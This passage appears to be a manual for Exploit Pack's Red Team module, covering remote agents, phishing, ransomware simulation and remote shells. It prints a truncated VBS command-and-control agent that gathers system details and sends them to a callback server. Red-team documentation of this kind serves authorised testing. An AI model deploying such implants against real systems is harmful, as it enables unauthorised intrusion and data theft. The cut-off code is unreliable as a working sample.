to execute several type of Red Team scenarios.

The following type of scenarios are supported:


1. Remote agents for Windows, Linux and OSX
2. Browser agents to bypass restricted networks
3. Phishing campaings
4. Ransomware attacks simulation
5. Office macros attacks
6. Impersonation
7. Stepping-stone attack

The interface:


When you open the Red Team utilities tab, you will notice that you have a set of features available to you such as Agent creation, Agent connection, Deployment and more, let's go one by one:




After you deploy an agent it will appear on the connection list, on this example we have a mix of VBS agents and Browser.




Select one of the agents from your current list to display the properties associated with it:




If the agent type allows to interact directly with it you can do that from the remove console, as shown in the following screenshot, also several important messages from your agent will appear on this screen:




Next, if you agent deployed allows to take a remote screenshot you will see it here, the screenshot will be updated every time you run that feature:



The network connectivity will show you how are you connected to the agent and the availability:




On the right side of the screen you can make changes on-the-fly to the agent code in case you need to modify, add or adapt the code, on the screenshot the code for the VBS agent is shown:




```
'Exploit Pack VBS Agent code + Web IE Object - Juan Sacco <jsacco@exploitpack.com>

'Define basic variables
Set wshNetwork = CreateObject( "WScript.Network" )
AgentUN = "jsacco"
hostname = "127.0.0.1"
urlServer = "http://"&hostname&":8000/agent/&"
remoteIPService = "http://checkip.amazonaws.com/&"
CookieID = wshNetwork.ComputerName
runThis = ""
sendHostUrl = GetIPAddress
sendOSType = GetOS
SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Waiting for commands..",AgentUN, GetIP
MyCurrentIP = GetRemoteIP

' List Operating System Properties
screenshot = "Ly8gMj5udWx8fEBnb3RvIDpiYXRjaAovKgo6YmF0Y2gKQGVjaG8gb2ZmCnNldGxvY2FsCgo6OiBmaW5kIGNzYy5

Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")

strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

Set colOperatingSystems = objWMIService.ExecQuery _
    ("Select * from Win32_OperatingSystem")

Dim objShell
Set objShell = Wscript.CreateObject("WScript.Shell")

For Each objOperatingSystem in colOperatingSystems
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Microsoft Windows ["& objOperatin
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"(c) 2019 Microsoft Corporation. A
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Boot Device: " & objOperatingSyst
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Build Number: " & objOperatingSys
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Build Type: " & objOperatingSyste
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Caption: " & objOperatingSystem.C
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Code Set: " & objOperatingSystem.
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Country Code: " & objOperatingSys
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Debug: " & objOperatingSystem.Deb
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Encryption Level: " & objOperatin
```


Agent Setup, use it to deploy the different type of agents available or to remotely kill an agent connection. Once you select one of the agent type you will be presented with a Wizard to help you create that agent.




The agent interaction part of the screen will change as you selected different agents, on the following screenshot you can see the different commands available for the VBS agent:




And once the Browse agent is selected you will see a different set of commands available:




Last but not least the commands available for the Python agent as shown in the screenshot:



Here you can see an example of the VBS agent running the command "Grab info" the agent will then grab information from the target and show it on your Exploit Pack framework, you can see it from the log or from the editor, along with the log of the last commands:




Another example, from a different type of agent. Here we have deployed a Python agent, then ran "Open shell" this action will Spawn a shell so you can run commands directly on your agent, from the screenshot we have simply execute the command "dir" as an example.

